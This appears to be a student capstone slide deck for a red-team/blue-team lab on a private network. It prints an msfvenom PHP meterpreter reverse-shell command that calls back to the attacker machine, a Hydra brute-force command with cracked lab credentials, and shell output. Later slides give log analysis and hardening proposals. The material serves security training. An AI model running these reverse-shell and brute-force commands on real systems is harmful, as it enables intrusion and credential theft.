



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Linux
Hostname: Kali VM

IPv4: 192.168.1.100
OS: Linux
Hostname: ELK VM

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.1
OS: Windows
Hostname: Default

The background of the slide is a dark red color with a complex geometric pattern of overlapping triangles and squares, creating a textured, mosaic-like effect.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|--------------|---------------|---|
| ELK machine | 192.168.1.100 | Holds Kibana dashboards |
| Kali machine | 192.168.1.90 | Penetration testing machine |
| Capstone | 192.168.1.105 | Filebeat & Metricbeat from here forward logs to ELK machine |
| Default | 192.168.1.1 | Default |

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---------------------------|---|---|
| PHP reverse shell payload | After cracking passwords and accessing the corporate web server, we were able to plant a listener shell script payload into the corporate web server | We were able to upload a payload into the corporate web server and launch said payload. This gave us a back door and allowed us to find secret company files |
| User had a weak password | While surveying every page of the company directory, was able to find and bruteforce a user's password with ease. ashton was the username and leopoldo the password. | A weak password allowed us to gain access to ashton, an employee's password, and further infiltrate the system through the notes he left on how to gain access to the corporate server. |
| Port 80 is open | This is a general HTTP port used for web traffic and can be exploited. Was able to type in 192.168.1.105 in a web browser and had access to the company website and folders | This vulnerability allowed us to infiltrate a weak, non secure website and access company folders, files, and pointed us to company secrets. |
| | | |

Exploitation: [PHP reverse shell payload]

01

Tools & Processes

Used MSVenom tool to create a php reverse shell listener script ;

Metasploit was used to run the exploit and gain root access into server


02

Achievements


The exploit helped us achieve a backdoor into the corporate server; we were able to find secret files

03

Msfvenom -p
php/meterpreter/reverse_tcp
LHOST=192.168.1.90
LPORT=4444 >>
listenershell.php;



```
meterpreter > shell
Process 2755 created.
Channel 0 created.
cd /
ls
bin
boot
```



```
cat flag.txt
bing0w@5h1sn@m0
```


Exploitation: [Weak password]

01

Tools & Processes

Hydra was used to brute force the password for Ashton, and Crack Station was used to crack the hashed password found in Ashton's notes

02

Achievements

Hydra enabled me to find Ashton's password and login with his credentials.

Crack Station allowed me to unhash the password required to log into company server with Ryan's username

03

```
root@Kali:~# hydra -l ashton -P
/usr/share/wordlists/rockyou.txt -s 80 -f
-f -vV 192.168.1.105 http-get
http://192.168.1.105/company_folders
/secret_folders

[80][http-get] host: 192.168.1.105
login: ashton password: leopoldo
```

Exploitation: [Port 80 is open]

01

Tools & Processes

Nmap

02

Achievements

What did the exploit achieve?
For example: Did it grant you a user shell, root access, etc.?

Was able to run a scan and find what IP addresses and ports were open and exploitable. Found and exploited ip 192.168.1.105

03

```
root@Kali:~/Desktop# nmap -sP 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org )
Nmap scan report for 192.168.1.1
Host is up (0.00081s latency).
MAC Address: 00:15:5D:00:04:0D (Mikrotik)
Nmap scan report for 192.168.1.100
Host is up (0.0020s latency).
MAC Address: 4C:EB:42:D2:D5:D7 (Intel)
Nmap scan report for 192.168.1.105
Host is up (0.00080s latency).
MAC Address: 00:15:5D:00:04:0F (Mikrotik)
Nmap scan report for 192.168.1.90
Host is up.
Nmap done: 254 IP addresses (4 hosts up)
root@Kali:~/Desktop#
```



Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Top Hosts Creating Traffic [Packetbeat Flows] ECS



Connections over time [Packetbeat Flows] ECS



- The scan occurred at 1200 hours.
- There were 758,504 packets sent from ip 192.168.1.90
- The sudden and large number of traffic / http requests Indicates port scan

Analysis: Finding the Request for the Hidden Directory

Top 10 HTTP requests [Packetbeat] ECS

| url.full: Descending | Count |
|--|---------|
| http://192.168.1.105/company_folders/secret_folder | 590,761 |
| http://192.168.1.105/webdav | 458 |
| http://192.168.1.105/favicon.ico | 293 |
| http://192.168.1.105/webdav/listenershell2.php | 72 |
| http://192.168.1.105/company_folders/secret_foldersS | 64 |



- The request occurred at 1200 hours and 590,761 requests were made.
- Listenershell2.php file was requested and it contained the reverse shell script payload, as well as other files

Analysis: Uncovering the Brute Force Attack

source.ip: 192.168.1.90 and destination.ip : 192.168.1.105 and user_agent.original : "Mozilla/4.0 (Hydra)"

[Add filter](#)

eat-* 

ch field names

by type

0

elds

e

elds

3

Count

500000
400000
300000
200000
100000
0

590,797 hits

Feb 6, 2022 @ 16:46:06.216 - Feb 21, 2022 @ 16:

and user_agent.original : "Mozilla/4.0 (Hydra)" and status: "OK"

1 hit

Feb 6, 2022 @ 16:57:47.300 - Feb 21, 2022 @ 16:57:47.300 —

Auto

▼

Count
1
0.8
0.6
0.4
0.2
0

+

401

301

207

404

200



- 590,797 requests were made during the attack
- 590,796 requests had been made before the password was discovered

Analysis: Finding the WebDAV Connection

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

http://192.168.1.105/webdav

458

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾

Count ▾

http://192.168.1.105/company_folders/secret_folder

590,761

http://192.168.1.105/webdav

458

http://192.168.1.105/favicon.ico

293

http://192.168.1.105/webdav/listenershell2.php

72

http://192.168.1.105/company_folders/secret_foldersS

64



- 458 requests were made to the WebDAV directory
- Listenershell2.php file was requested



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

Set an alarm that would alert the SOC analysts and employees that a threshold has been exceeded for all open ports

Set the threshold to alarm when it reaches over 1000 hits

System Hardening

Through the use of IDS/IPS and host based firewalls, port scans can be mitigated on the host.

The firewall would be on the host and restrict incoming and outgoing traffic. They can detect port scans and shut them down

Mitigation: Finding the Request for the Hidden Directory

Alarm

Set an alarm that would trigger any time you get too many 400 error codes

100 alerts should be the threshold that would activate this alarm

System Hardening

Hide the directory, change the name of the directory, completely remove the directory from the server and relocate it.

Make it something less obvious or completely remove it from the server

Mitigation: Preventing Brute Force Attacks

Alarm

set an alarm to detect multiple failed login attempts

Set threshold to activate this alarm when it reaches 5 failed attempts on every user?

System Hardening

Set up multi factor authentication

Set up a strong password as well as another means to verify your identity through a secondary means/device. You must provide the correct password as well as authentication upon each log in attempt.

Mitigation: Detecting the WebDAV Connection

Alarm

There would be no need to set an alarm or threshold if this vulnerability is removed.

System Hardening

Disable WebDAV on the host in order to eliminate this security vulnerability/breach

Security risks associated with WebDAV would cease

Mitigation: Identifying Reverse Shell Uploads

Alarm

Set an alarm to detect any foreign IP address

Set threshold to 0 so any unknown ip would be flagged immediately.

System Hardening

Configure host to block every ip address from up/downloading data that is of an unknown origin. Only grant access to the host from a few known/trusted Ip addresses

Set the firewall to allow known ip addresses to transmit data and block all others

*The
End*